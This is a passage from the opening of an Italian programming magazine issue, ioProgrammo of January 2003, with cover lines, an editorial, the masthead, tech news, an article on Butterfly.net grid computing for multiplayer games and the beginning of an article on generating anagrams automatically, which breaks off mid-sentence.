RIVISTA +SUPPLEMENTO +2 CD-ROM EURO 7,70

I CORSI DA ZERO PER IMPARARE: VISUAL BASIC, C++, C#, VB.NET, JAVA E JSP

RIVISTA+SUPPLEMENTO "PROGRAMMARE IL WEB"+2CD € 7,70

Periodicità mensile • GENNAIO 2002 • ANNO VII, N.1 (65)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

IO PROGRAMMO

Riconoscimento facciale, vocale e impronte digitali

Come personalizzare le modalità di accesso a Windows

DATABASE

- MSDE: SQL Server 2000 gratuito!
- La portabilità dei dati con SQLXML 3.0

A scuola di hacker

Lanciare un eseguibile da una finestra di dialogo di Internet Explorer

SISTEMA

- Utilizzare Visual Basic per programmare Excel
- Le espressioni regolari in J2SE 1.4

INTERNET

- ASP Remote Scripting: aggiornare la pagina Web senza effettuare il refresh
- La pubblicazione di un WebService in Delphi
- Passo passo la realizzazione di un WebService con .NET

PALMARI & PDA

- La tecnologia COM per realizzare applicazioni Windows CE

Elettronica

Le basi della robotica: comandare un motore passo passo

ISSN 1128-594X

è una pubblicazione EDIZIONI MASTER

LIGHTWAVE: Realizziamo un ambiente 3D in stile Resident Evil

Contents

Anno VII - n. 1 (65) Gennaio 2003

Tiriamo le somme...

È tempo di bilanci, è tempo di tirar le somme, di valutare, nel bene e nel male, quello che è stato l'anno 2002. Dal canto nostro, ci limiteremo a discutere delle "rivoluzioni" informatiche, sempre che ce ne siano state, lasciando sceverare fra il bene e il male ad altri professionisti, così come è d'altronde giusto che sia.

Tante le vicende che hanno "corteggiato" l'anno 2002, sarebbe quasi utopico menzionarle tutte.

Mi preme porre l'accento su due aspetti: l'ascesa di Linux e la conseguente impennata del mondo Open Source. L'anno 2002, di fatto, ha visto rinascere il sistema che, fra tutti, si è posto come primo e serio ostacolo all'egemonia di sua maestà Windows, ne sono prova lampante le innumerevoli distribuzioni rilasciate, il "consorzio" United Linux, l'adozione del sistema da parte di grandi nomi dell'informatica e il recente Linux Day svoltosi nelle maggiori città italiane. Insomma, di carne al fuoco ne è stata messa tanta, tanta da convincerci che il nuovo anno non sia un semplice momento di passaggio ma uno dei seri giudici di una battaglia (leggi Microsoft VS Linux) che ora più che mai sembra nel vivo del "conflitto".

Gianfranco Forlino
(gforlino@edmaster.it)

Anno VII - N.ro 1 (65) - Gennaio 2003 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 - Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo

Dir. Editoriale Massimo Sesti
Dir. Responsabile Romina Sesti
Product Manager Antonio Meduri
Editor Gianfranco Forlino
Redazione Raffaele del Monaco, Antonio Pasqua
Collaboratori M. Autiero, L. Buono, M. Canducci, E. Cobisi, A. Galasso, F. Grimaldi, M. Del Gobbo, E. Florio, R. Lombardo, A. Marroccelli, F. Mestrone, G. Naccarato, A. Panella, A. Pelleriti, C. Pelliccia, G. D. Senatore, L. Spuntoni, E. Tavolaro, G. Uboldi, F. Vaccaro, I. Venuti.
Per l'inserto hanno collaborato: M. Battista, A. Cangiano, P. De Nictolis, C. Giustozzi, A. Perri, M. Postiglione, G. Uboldi
Segreteria di Redazione Veronica Longo

REALIZZAZIONE GRAFICA CROMATIKA Srl
C.da Lecco, zona ind. - 87030 Rende (CS)
Tel. 0984 8319 - Fax 0984 8319225
Coord. grafico: Paolo Cristiano
Coord. tecnico: Giancarlo Sicilia
Impaginazione elettronica:
Aurelio Monaco, Ferdinando Gatto

PUBBLICITÀ Edizioni Master S.r.l.
Responsabile Vendite Ernesto Redaelli
Agenti Vendita Elisabetta Februo, Serenella Scarpa, Cornelio Morari
Segreteria Ufficio Vendite Daisy Zonato
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321612 - Fax 02 8321764
e-mail: advertising@edmaster.it

EDITORE Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona ind. - 87030 Rende (CS)
Amministratore Unico: Massimo Sesti
Responsabile Amministraz. e Finanza: Benedetto Celsa
Produzione e Logistica: Michele Carere, Daniele Ziccarelli
Diffusione: Alessandra Cervello
Marketing: Giuseppina Bruno, Leonardo Petrone, Antonio Meduri

ABBONAMENTO E ARRETRATI
Costo abbonamento annuale (11 numeri): Italia € 84,70
Costo abbonamento annuale (11 numeri): estero € 169,40
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,16 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 028321482. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 028321699, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/ EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a: Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
tel.02 8321482
@ e-mail: servizioabbonati@edmaster.it

Stampa: Elcograf Industria Grafica (LC)
Stampa CD-Rom: KDG Italia (BZ)
Distribuzione per l'Italia: Parrini & C S.p.A. - Roma

Finito di stampare nel mese di Dicembre 2002

L'Universo Tecnologico
www.itportal.it

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Softline Software World, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, Il CD-Rom di Idea Web, I Corsi di Win Magazine, Le Collection.

News

Il Ministero della Difesa Americano e Unisys insieme per valutare le più recenti tecniche biometriche per la sicurezza

La tecnologia Unisys trasforma fotografie di persone in immagini 3D che consentono di riconoscere l'individuo dalla pelle, dalle espressioni del volto e dall'età

Unisys si è aggiudicata una commessa del valore di 1,23 milioni di dollari con il Ministero della Difesa Americano, a sostegno dello sviluppo e della ricerca nel campo della biometria. La biometria identifica le caratteristiche specifiche di un singolo individuo, riconoscendo le impronte digitali, l'iride, la topografia del viso, il timbro della voce e la struttura della mano.
Unisys, in collaborazione con partner provenienti dal mondo accademico e aziendale, perfezionerà l'attuale sistema di riconoscimento del viso, al fine di migliorare l'identificazione basata su un database di fotografie bidimensionali. Il team di Unisys lavorerà utilizzando un programma di conversione delle fotografie in formato tridimensionale che prenderà in esame anche la pelle, le espressioni e l'età della persona raffigurata.
Riprodurrà inoltre il movimento dell'uomo. Il programma consentirà alle autorità di sfruttare le migliaia di fotografie già archiviate per controllare attività in cui si richiede l'uso di questi servizi, come il Bancomat o il passaporto, o semplice l'accesso a determinate aree. L'attività di ricerca prevedono anche lo studio di nuove soluzioni biometriche, come il riconoscimento tridimensionale di viso e orecchio.
Questo specifico progetto sarà alla base di un programma di ricerca e sviluppo portato avanti in collaborazione con il Ministero della Difesa per la realizzazione di un "intelligent office" che

contribuisca a tutelare la sicurezza dell'uomo. Scopo del programma è utilizzare le applicazioni di riconoscimento biometrico per identificare chi si avvicina a un edificio commerciale, controllare chi entra nelle stanze di un ufficio, seguire ogni singola attività ed ogni movimento e fornire a network e ambienti di lavoro la possibilità di accedere a questi sistemi di riconoscimento.
Gli ambiti di implementazione della biometria sono innumerevoli: possono integrare soluzioni di sicurezza già esistenti o altri sistemi biometrici per incrementare il livello di sicurezza.
La biometria può essere applicata per il controllo degli ingressi negli edifici, per l'accesso a reti informatiche e programmi, per indagini criminali, per la prevenzione delle frode e per salvaguardare la sicurezza di persone, dati, network, confini ed edifici.

www.unisys.com

Open Source pronto al monopolio

Questa l'affermazione del leader del "JBOSS" project

Durante un'intervista rilasciata al magazine on line *"Theopenterprise.com"*, il fondatore del progetto "JBoss" ha parlato della situazione di mercato dell'universo Open Source e del successo crescente di Java.
Secondo Marc Fleury, leader del progetto "JBOSS", è prossima la fine delle licenze delle infrastrutture software, mentre quelle Open Source, basate sulla piattaforma J2EE, deterranno il monopolio.
È possibile leggere l'intera intervista, direttamente dal sito del magazine "Theopenterprise"

http://www.theopenenterprise.com/story/TOE20021120S0001

In arrivo Microsoft Windows .NET 2003 Server RC2

La casa di Redmond presenta l'RC2 e dichiara di voler rilasciare la versione ufficiale in occasione del CeBIT

Microsoft ha annunciato il rilascio della release candidate 2 di Windows .NET 2003 Server. Questa nuova release dovrebbe garantire una maggiore stabilità della precedente, comunque già abbastanza stabile. La software house di Redmond ha inoltre annunciato la presentazione ufficiale dell'attesa piattaforma alla prossima edizione del "CeBIT". Realizzato sulle affidabili basi della famiglia di prodotti Windows 2000 Server, Windows .NET Server 2003 integra un ambiente applicativo dalle grandi potenzialità per lo sviluppo di

servizi Web XML e soluzioni business innovative, destinati ad apportare miglioramenti significativi a livello di efficienza dei processi. Include tutte le caratteristiche fondamentali che i clienti si aspettano da un sistema operativo Windows Server, in particolare sicurezza, affidabilità e scalabilità. Microsoft ha inoltre migliorato ed esteso la famiglia di prodotti Windows Server per consentire alle organizzazioni di sfruttare appieno le funzionalità del mondo .NET.

www.microsoft.com

MIDP 2.0: pronto il futuro delle applicazioni wireless

SUN ha annunciato di aver ultimato la definizione del nuovo Mobile Information Device Profile, il nuovo standard per palmari e PDA

Insieme a partner del calibro di Nokia, Motorola, AT&T Wireless ed altre cinquanta grandi aziende dell'IT, Sun ha preparato il nuovo MIDP 2.0, il cui obiettivo è di migliorare il supporto delle nuove tecnologie in ambito mobile.
MIDP 2.0 rappresenta un importante passo avanti nell'evoluzione delle applicazioni per dispositivi mobili, sia nel campo consumer che nel settore business, dove la sicurezza delle transazioni diventa un fattore determinante.
Gli ambiti in cui si è intervenuto spaziano dalla grafica, all'audio, dal miglioramento del supporto video alla sicurezza: il tutto si traduce in una grande opportunità sia per gli sviluppatori Java che per le aziende interessate a fornire nuovi prodotti.
In dettaglio i miglioramenti apportati con MIDP 2.0:

- Miglioramento dell'interfaccia utente attraverso il supporto di un ampia gamma di dispositivi con schermi di diverse dimensioni;
- definizione di una piattaforma standard per il supporto di toni e file WAV;
- nuove API specifiche per i giochi;
- miglioramento delle funzioni di connettività con il supporto di HTTPS, datagram, socket e comunicazione via seriale: ogni applicazione potrà scegliere fra numerose possibilità di connessione con i servizi back-end;
- una nuova tecnologia di push per forzare l'attivazione di determinate funzioni sui dispositivi mobili. Tipiche applicazioni: aggiornamento notizie in tempo reale, trading di borsa, aste on-line messaggistica;
- miglioramento della sicurezza attraverso l'adozione di standard quali SSL e WTLS per la trasmissione di dati criptati.

www.sun.com

Toshiba e Sony svelano una nuova tecnologia per i CHIP

0.065 micron è il traguardo raggiunto grazie a una ricerca congiunta dei due colossi giapponesi

Il comunicato congiunto di Sony e Toshiba ha annunciato la disponibilità di una nuova tecnologia che rende possibile la produzione di chip LSI (*Large Scale Integration*) con una densità di transistor mai raggiunta prima. Non sono stati forniti ancora tutti i dettagli, ma si può già dire che la nuova tecnologia ha permesso la realizzazione delle più piccole memorie DRAM mai prodotte con una capacità pari a 256Mbit.

Anche l'efficienza risulterà migliorata di circa il 30% rispetto ai chip prodotti con gli attuali metodi.
L'alleanza fra Toshiba e Sony nasce nel maggio del 2001, mentre i primi risultati concreti si sono avuti nel settembre 2002, proprio con questa nuova tecnologia per sistemi LSI.
I ricercatori hanno previsto che la tecnologia sarà matura per la produzione di serie nel marzo 2004.

www.toshiba.com

SOAP ha un nuovo rivale


Un nuovo approccio allo sviluppo di Web Services potrebbe presto mettere i programmatori di fronte a un bivio

La tecnologia alternativa che si sta facendo strada è REST (*Representation State Transfer*), un modello per il distributed computing e per la costruzione di Web Services che focalizza la sua attenzione sulle transazioni. I sostenitori di REST ritengono che SOAP, essendo stato ideato per bypassare i firewall, sia intrinsecamente poco sicuro.
In realtà SOAP e REST non sono in diretta competizione, in quanto

REST si configura più come uno stile architetturale, mentre SOAP è un vero e proprio protocollo; quello a cui si sta assistendo è dunque più uno scontro fra due filosofie: una più orientata alle industrie (SOAP è sponsorizzata da nomi del calibro di Microsoft e IBM), l'altra più vicina alle esigenze degli utenti.
Per il momento REST è ancora un'alternativa lontana, ma il futuro è ancora tutto da scrivere.


SUN rilascerà un toolkit Java per StarOffice

Entro la metà del prossimo anno sarà disponibile un SDK per personalizzare la suite open source

Lo StarOffice Developers Kit sarà parte integrante dell'unica suite per ufficio rimasta a contendere il mercato dominato dall'Office di Microsoft.
L'SDK consentirà agli sviluppatori di utilizzare Java per aggiungere nuove e più specifiche funzionalità a StarOffice, sia attraverso dei veri e propri plug-in che con personalizzazioni dell'interfaccia.
Attualmente, per modificare il comportamento della suite é possibile utilizzare un linguaggio di script denominato StarOffice Basic, molto simile al Visual Basic di Microsoft, ma ci sono molte limitazione nell'utilizzo di questo linguaggio.
Lo scopo di Sun è quello di avere una versione Java del VBA utilizzato da Microsoft legando allo stesso modo il concetto di macro a quello di metodo di una classe Java.
Stante la grande diffusione di Java e la intrinseca sicurezza del paradigma, i risultati di questa fusione potrebbero assumere una importanza notevole.
Il toolkit sarà disponibile per il download entro la prima metà del 2003 ed entrerà a dar parte di StarOffice 6.0 con il prossimo upgrade.

www.openoffice.org

Si alza il velo sul codice di PGP

La PGP Corp. ha ufficialmente svelato il codice del noto programma di crittografia

Con il chiaro intento di catturare l'interesse di nuovi utenti, PGP Corp ha rilasciato il codice sorgente di uno dei più diffusi software per la protezione della privacy su Internet.
La mossa ha praticamente capovolto la politica seguita dal precedente proprietario di PGP, la Network Associates.
Il codice sorgente è stato pubblicato al solo scopo di studio, per consentire agli sviluppatori di tutto il mondo di verificare che non ci siano né bug né pezzi di codice malizioso messo lì intenzionalmente, per verificare insomma che PGP faccia esattamente quello che dichiara, e lo faccia al meglio.
Quando nel 1997 Network Associates acquistò i diritti di PGP dal suo creatore (Phil Zimmermann), fu deciso di non pubblicare il codice sorgente, cosa che provocò il disappunto e la disaffezione di molti utenti, specialmente fra gli sviluppatori: benché la tecnologia non fosse mai stata open source, il codice sorgente era sempre stata pubblicata a fini di revisioni e per questioni di trasparenza. Gli utenti potevano modificare il codice, ma non era loro permesso distribuire il codice manomesso.

La mossa è servita anche a rilanciare la proposta di un software PGP a pagamento, proposta che sente sempre più forte la concorrenza dell'alternativa gratuita e open source offerta da GnuPG.

www.pgp.com

Symbian annuncia l'intenzione di rilasciare OPL come open source

A breve dovrebbe essere possibile scaricare e modificare il codice sorgente della nota piattaforma

La notizia è di quelle ghiotte: OPL diventerà un progetto open source. OPL è un liguaggio BASIC-like che permette di scrivere in poco tempo applicazioni perfettamente

funzionanti e che ha le sue radici nella programmazione degli Organiser II di Psion. La grande schiera di appassionati che utilizzavano questo linguaggio già negli anni ottanta potrà dunque gioire di questo rinnovato interesse verso una piattaforma che alcuni avevano immaginato sulla via del tramonto. La strada scelta per il rilancio della piattaforma è un sistema di aggiornamento sullo stile di SourceForge: accanto a una versione “ufficiale Symbian”, sarà dunque possibile scaricare delle versioni modificate dalla comunità di sviluppatori Open Source.

www.symbian.com

Adobe annuncia il nuovo Graphics Server

Produzione di immagini automatizzata con Adobe Graphics Server 2.0

Adobe Systems Inc. ha annunciato il rilascio di Adobe Graphics Server 2.0, la versione più recente del suo software server per la grafica e le immagini. Permettendo il supporto di flussi di lavoro di network publishing, Adobe Graphics Server consente alle aziende di creare, aggiornare e riadattare per diversi tipi di media immagini di elevata qualità, velocizzando e semplificando gran parte delle operazioni necessarie.
Adobe Graphics Server e' stato progettato per essere utilizzato sia su piattaforme Web che cross-media, ma anche per soddisfare le esigenze di sistemi di content management, di asset management e sistemi di pre-stampa. Molte tra le principali aziende d'integrazione e tra i partner hanno scelto di supportare il software: tra queste ci sono Artesia, Burntsand, Context Media, Documentum, MediaBin, NetXposure, North Plains e WebWare. Supportando gli standard aperti e le API, l'Adobe Graphics Server può essere utilizzato sui principali server applicativi quali BEA, IBM, iPlanet, e Oracle.
"Il progetto su cui stiamo lavorando con la British Library, richiede la rapida conversione di oltre 100,000 immagini in una gamma di formati diversi per la pubblicazione in Internet," ha affermato David Macken, engineering director per Computer Horizons. "Avevamo bisogno della migliore qualita' d'immagine, il pieno controllo dei parametri d'immagine, velocita' e facilita'

d'integrazione. Adobe Graphics Server é l'unica soluzione che ha maggiormente soddisfatto tutti questi criteri." Computer Horizons é' un'azienda inglese specializzata nella realizzazione di soluzioni internet, intranet ed e-commerce per clienti quali Buzz (KLM) Airlines, Her Majesty's Treasury e Pfizer.

www.adobe.com

Borland presenta JBuilder 8

Borland annuncia l’ambiente multipiattaforma leader per la realizzazione di applicazioni Java di livello enterprise.

JBuilder consente di accelerare lo sviluppo di applicazioni EJB, client Web, XML, Web Services e di database grazie a strumenti di progettazione visuale two-way e alla rapidità di distribuzione sui principali application server per piattaforma J2EE. Consente inoltre di migliorare l’efficienza dei gruppi di sviluppo Java di generare applicazioni più velocemente e in modo più affidabile. JBuilder consente di scegliere liberamente le piattaforme di sviluppo, i sistemi di controllo della versione e gli application server, senza dover sottostare ai vincoli imposti dai fornitori. Essi potranno inoltre godere dei vantaggi offerti dalla vasta comunità di sviluppatori impegnati a personalizzare ed estendere l’ambiente JBuilder, utilizzando l’architettura flessibile JBuilder OpenTools. L’ambiente di sviluppo JBuilder costituisce il nucleo principale della piattaforma software di Borland per Java. Grazie alla soluzione Borland i gruppi di sviluppo potranno fare molto di più: ridurre i costi di sviluppo, mettere a punto applicazioni omogenee di elevata qualità e migliorare il time-to-market. Dall’interno dell’ambiente di sviluppo integrato di JBuilder, lo sviluppatore può gestire l’intero ciclo di sviluppo dell’applicazione, dalla progettazione alla distribuzione. Il nuovo JBuilder Performance Bundle include inoltre Borland Optimizeit Suite, lo strumento numero uno per la gestione delle prestazioni con Java, grazie al quale gli sviluppatori potranno disporre di una soluzione ottimizzata e di facile utilizzo per la creazione di applicazioni di classe enterprise.
JBuilder offre il supporto completo per la realizzazione di applicazioni conformi a EJB 1.1 e EJB 2.0. È infatti possibile creare Enterprise JavaBeans riutilizzabili grazie a strumenti di progettazione visuale EJB two-way. Utilizzando l'editor visuale di descrittori per la distribuzione, è possibile preparare e gestire EJB indipendenti dall'application server, creando descrittori di distribuzione, ambiente e controllo. Entità Bean Modeler consente di creare la mappatura oggetto-relazioni del database per fonti di dati, tabelle, indici, campi e relazioni "entity bean".

www.borland.com

Una farfalla
nel futuro dei video games?

Il mondo dei videogames incontra quello del grid computing.

Ne è passato di tempo da quando il massimo del multiplayer era rappresentato dalla partitella in due, magari dividendosi la tastiera.
Da qualche anno il Multiplayer Online è diventato una realtà e i Massive Multiplayer Online Games (MMOG) spopolano tra giovani e meno giovani. Per farci un'idea conviene dare un'occhiata alle cifre. Lo scorso anno Ultima On-Line ha registrato 250.000 giocatori che, con una media di 13 ore a settimana, hanno passato 160 milioni di ore a giocare in rete. Everquest vanta la bellezza di 450.000 giocatori connessi mediamente 20 ore alla settimana. Un business non da poco!
E' evidente che si tratta del settore più eccitante e in maggiore crescita del mercato dei video giochi: milioni di giocatori di tutto il mondo che si scontrano in real-time in vasti mondi virtuali. Il plurale è d'obbligo in quanto, attualmente, i giocatori vengono suddivisi in server separati, cosa che limita l'interazione tra i giocatori dando, di fatto, vita a più mondi. Nei sistemi attuali, inoltre, il gioco viene sospeso qualora il server sia down per problemi tecnici o per l'installazione di una patch. A questi problemi vuole porre rimedio una volta per tutte il progetto *Butterfly.net* avvalendosi della emergente tecnologia del Grid Computing.
Di Grid Computing si sente parlare sempre più spesso, sebbene siano in molti a pensare che necessiti di altro tempo per raggiungere la completa maturazione. È una tecnologia in fase pionieristica che, secondo gli analisti, "sarà l'elemento catalizzatore per un insieme di nuove applicazioni che prima non erano mai state prese seriamente in considerazione".

GRID COMPUTING

Rajkumar Buyya dà questa definizione di griglia: "Una griglia è una tipologia di sistema distribuito e parallelo che permette la condivisione, la selezione, l'aggregazione di risorse distribuite attraverso multipli domini amministrativi basandosi sulla loro disponibilità, capacità, performance, costo e sui requisiti dell'utente in termini di qualità del servizio. Diversamente da quello che succede nei cluster, in cui si ha un sistema di scheduling centralizzato e globale, nella griglia ogni nodo ha il suo resource manager e la sua politica di allocazione."
In altre parole, il grid computing è un metodo per sfruttare la potenza di molti computer in una rete per affrontare problemi richiedenti elevata capacità computazionale e grossi quantitativi di dati. Invece di usare la rete di computer semplicemente per comunicare e trasferire dati, il grid computing sfrutta i cicli macchina non usati dei computer meno congestionati.
La molla che ha spinto la ricerca sul grid computing è stata l'intenzione di rispondere alle esigenze poste da studi avanzati nel campo della scienza, dell'ingegneria, della fisica, della biologia: campi dove è forte la necessità di elaborare grandissime quantità di dati. A Butterfly.net va il merito di aver aggiunto a questi un campo forse meno "accademico" ma altrettanto affascinante: quello dei videogame.

DI COSA SI TRATTA

Più di due anni di lavoro in sinergia con IBM e Sony hanno permesso a Butterfly.net di costruire una griglia per la distribuzione di tutte le attività di calcolo legate all'esecuzione di più videogiochi in contemporanea su una server farm composta da IBM xSeries equipaggiati con Red Hat Linux 7.2 e Db2 e collegati da una rete in fibra ottica.
Il software proprietario, The Butterfly Grid Massively Multiplayer Game Platform, poggia sul software open source del progetto Globus, capostipite degli studi sul grid computing. Questo binomio rende possibile il monitoring dei server e la distribuzione delle attività di calcolo dei giochi più popolari e delle aree più congestionate della Rete sulle risorse inutilizzate del centro dati.
Le caratteristiche principali delle quali vanno fieri quelli del progetto "farfalla" sono:

- Illimitato numero di giocatori all'interno di un unico mondo virtuale.
- Avanzato sistema di intelligenza artificiale per il controllo degli NCP (Non-player characters).
- Supporto per tutte le tipologie di videogames.
- Possibilità di avere più MMOG in esecuzione concorrente sulla stessa griglia.
- Supporto per PC, PocketPC, Palma-

ri, e console 128-bit.

- Componenti software sostituibili "a caldo", vale a dire nessuna interruzione in caso di manutenzione e installazione di patch.

Fig. 1: Il sito www.butterfly.net

STEP BY STEP

L'interfaccia tra lo sviluppatore e la griglia è il *Butterfly Lab*, un ambiente per lo sviluppo collaborativo. Le features messe a disposizione da questo ambiente vanno dagli spazi di progetto privati a quelli condivisi, da un sistema per il controllo delle versioni basato sul CVS alle mailing list per le comunicazioni tra membri dello stesso team di sviluppo.
Navigando nel sito del progetto, ci si può fare un'idea di quello che sarà il ciclo di vita di un generico videogame "alla Butterfly":

1. Gli sviluppatori usano l'ambiente web-based del Butterfly Lab per immagazzinare la logica del gioco e le componenti grafiche in un Configuration Management System. Da qui, a lavoro ultimato, verranno spostate in un ambiente di testing.

2. L'ambiente di testing riproduce in piccolo quello che sarà poi la griglia finale ed è composto da Gateway Servers, che fanno da ponte verso i vari dispositivi supportati (PC, Palmari, ecc.), Daemon Servers, contenenti l'intelligenza artificiale per il controllo dei Non-Player Characters, Game Servers, che istanziano le componenti del gioco, Database Servers, per la persistenza delle informazioni relative all'evoluzione del mondo virtuale.

3. Superati tutti i test, tutte le componenti del gioco verranno spostate sulla griglia dei Service Providers.

4. A questo punto il nuovo MMOG è pronto. I giocatori acquistano la loro copia di videogame, si registrano tramite il software client allegato e… cominciano una nuova avventura.

FORMAZIONE

Nello scorso mese di luglio *Butterfly .net* ha avviato la fase di sperimentazione lanciando alcuni servizi per i programmatori. L'enorme interesse della comunità degli sviluppatori verso il progetto, testimoniato dalle migliaia di registrazioni al sito e dai numerosi download del "Software Development Kit", ha spinto *Butterfly.net* ad annunciare, nel mese di Agosto, l'avvio, attraverso partnership con le maggiori università e college, di un programma di formazione per i futuri sviluppatori di "massively multiplayers games" su Butterfly Grid.
Il primo "Game Developer's BootCamp" si terrà nel Giugno 2003 presso l'Università di Charleston, West Virginia. Alla fine di questo seminario intensivo, della durata di due settimane, e superati i test di verifica, gli studenti riceveranno l'attestato di Butterfly Certified Developers.
Secondo David Levine, CEO di Butterfly.net, un simile attestato "sarà un'importante credenziale per lo sviluppatore che vorrà dimostrare la propria esperienza sia nel campo degli online games che in quello del grid computing".
Al BootCamp dell'Università di Charleston ne seguiranno altri nelle principali Università del mondo. Per essere aggiornati su date e luoghi basta registrarsi sul sito *http://www.butterfly.net.*

Fig. 2: Ciclo di vita di un videogame

Se l'aspirazione della vostra vita è quella di unire gioco e lavoro, state in campana… potrebbe essere la vostra occasione! :-)
Altrimenti non resta che aspettare il primo game Butterfly-based…

Alessandro Galasso

Giochiamo
con le parole

La produzione di anagrammi è un compito che può essere automatizzato. Realizzare un programma che risolva il problema è un'attività che presenta alcune difficoltà e molto, molto divertentimento.

Soluzioni

"*We play with the words*" sarebbe stato un titolo più adatto a sintetizzare l'articolo di questo mese, per la presenza più duttile del verbo inglese to play che non si riduce alla comune accezione italiana 'giocare' che indica la mera attività di divertimento, ma si estende su un più vasto campo di azione che comprende attività di ascolto, produzione di suoni, interpretazioni e produzioni in genere. Vi prego di non considerare leziosa questa breve introduzione, se non altro perché già in passato mi sono servito dello stesso schema di titolo, e quindi devo delle spiegazioni. I più attenti lettori possono ricordare che qualche numero fa, esattamente in ioProgrammo n. 60, un articolo basato su algoritmi per la ricerca di alcuni particolari numeri come quelli perfetti, portava il titolo "*Giochiamo con in numeri*". Qualcuno potrebbe storcere il naso e ritenere che tra queste pagine si pensi solo a bighellonare senza affrontare nulla di concreto. Così non è. L'attività spensierata di gioco nei confronti di cose e attività ci permette di scoprire senza fatica (almeno apparente) nuove conoscenze e saperi. Per questo motivo intendo che sia divertente oltre che importante per il nostro arricchimento culturale di studiosi in genere e programmatori in particolare, affrontare problemi che si basino su componenti elementari come le parole. In questo ambito il verbo gioco è sinonimo di manipolazione, studio, approfondimento e divertimento. Proverò a trasmettervi, quindi, la suggestiva sensazione che si avverte nel riscontrare la presenza di informazione in elementi di base come i numeri o nel caso specifico parole, e l'altrettanto interessante sensazione di sviluppare strumenti automatici per l'attuazione di processi manipolatori di tali elementi. L'ambito di azione si colloca in una disciplina dotata di una propria letteratura ancora non conosciuta ai più che è la linguistica computazionale; essa in parole molto povere è lo studio della lingua e delle sue strutture, con particolare attenzione alle correlazioni statistico- lessicali, attraverso l'uso dell'elaboratore e di opportuni programmi di analisi. Chi ha letto almeno un paio di miei articoli saprà che ho una naturale attrazione verso problemi di questo tipo. Nel caso specifico la mia curiosità è stata innescata da alcuni articoli in cui si presentavano anagrammi. La ricerca a ritroso, come i salmoni contro la corrente, mi ha portato in un interessante aree di studio con la quale ho imparato a produrre automaticamente anagrammi.
Vediamo insieme cosa ho scoperto!

STORIA DI ANAGRAMMI

Sul vocabolario alla parola anagramma si legge la definizione: "*trasposizione delle lettere di una o più parole in modo da formare altre parole di suono e di significato diverso*", chiaro vero? Del resto chi è che non si è cimentato almeno una volta nella vita in uno dei più intriganti giochi enigmistici. In altre definizioni, gli anagrammi sono anche trasposizioni di lettere che generano parole senza alcun significato, nel presente studio non considereremo questi ultimi. Ad esempio, un anagramma della parola *algoritmo* è *logaritmo* (ci sarà forse una relazione tra informatica e matematica? Chissà). Anagrammare oltre che un esercizio curioso e affascinante è uno strumento lessicale usato da molti scrittori per enfatizzare le proprie composizioni poetiche. Per me alcuni semplici anagrammi, hanno sempre celato qualcosa di misterioso, come le due parole "*rilevare*" e "*rivelare*" che spesso si incrociano nella mia mente, talune volte confondendomi, ma il cui significato sorprendentemente si serve della parola anagrammata per essere in pieno espletato. Analizzateli e ditemi che cosa ne pensate.
È comunque necessario precisare, come spesso accade in situazioni simili, che l'implementazione di un algoritmo in grado di anagrammare in modo automatico non vuole affatto sostituire l'affascinante attività manuale. È anzi un modo per mettere alla luce nuovi strumenti e tecniche per arricchire la disciplina, e diciamo la verità fino in fondo, per permette al pro-

grammatore di intraprendere una nuova sfida su un nuovo terreno (ormai non più tanto vergine) nel caso specifico quello della linguistica. La letteratura sulla materia è alquanto vasta, e cercheremo di tracciarne i passi fondamentali. Un punto di riferimento di primaria importanza nel panorama nazionale è senza dubbio Corrado Giustozzi (un nome che chiunque orbiti nell'area informatica avrà almeno sentito nominare, ulteriori informazioni al box *Sul Web*), che ringrazio pubblicamente per i riferimenti che mi ha gentilmente concesso e da cui ho attinto a piene mani. Il suo lavoro oltre a dare ordine alla teoria fino ad oggi prodotta ha anche il pregio di aver introdotto neologismi che hanno impresso forma e sostanza alla stessa teoria. Un esempio per tutti è il termine coniato *autoanagrammatica* con il quale si intende appunto l'oggetto dei nostri studi, appunto la produzione automatica di anagrammi. I primi studi sull'argomento provengono per lo più da oltre oceano, USA ovviamente. Il primo passo verso un una ricerca automatica di anagrammi è stato la composizione di un dizionario di anagrammi sviluppato da N. Temperley datato 1973. Materiale divulgativo sull'argomento fu prodotto da M. Gardner e dopo un altro decennio da J. Bentley che produsse in C e Awk un dizionario di anagrammi a partire dal dizionario standard di lingua distribuito con Unix e pubblicò il lavoro sulla nota rivista *"Communication of ACM"*. Successivamente, altri importanti studiosi hanno affrontato l'argomento, tra cui A.K. Dewdney. Ma su cosa si basano tali studi? Tenterò di spiegare il procedimento in una prima fase per grandi linee, dopodiché 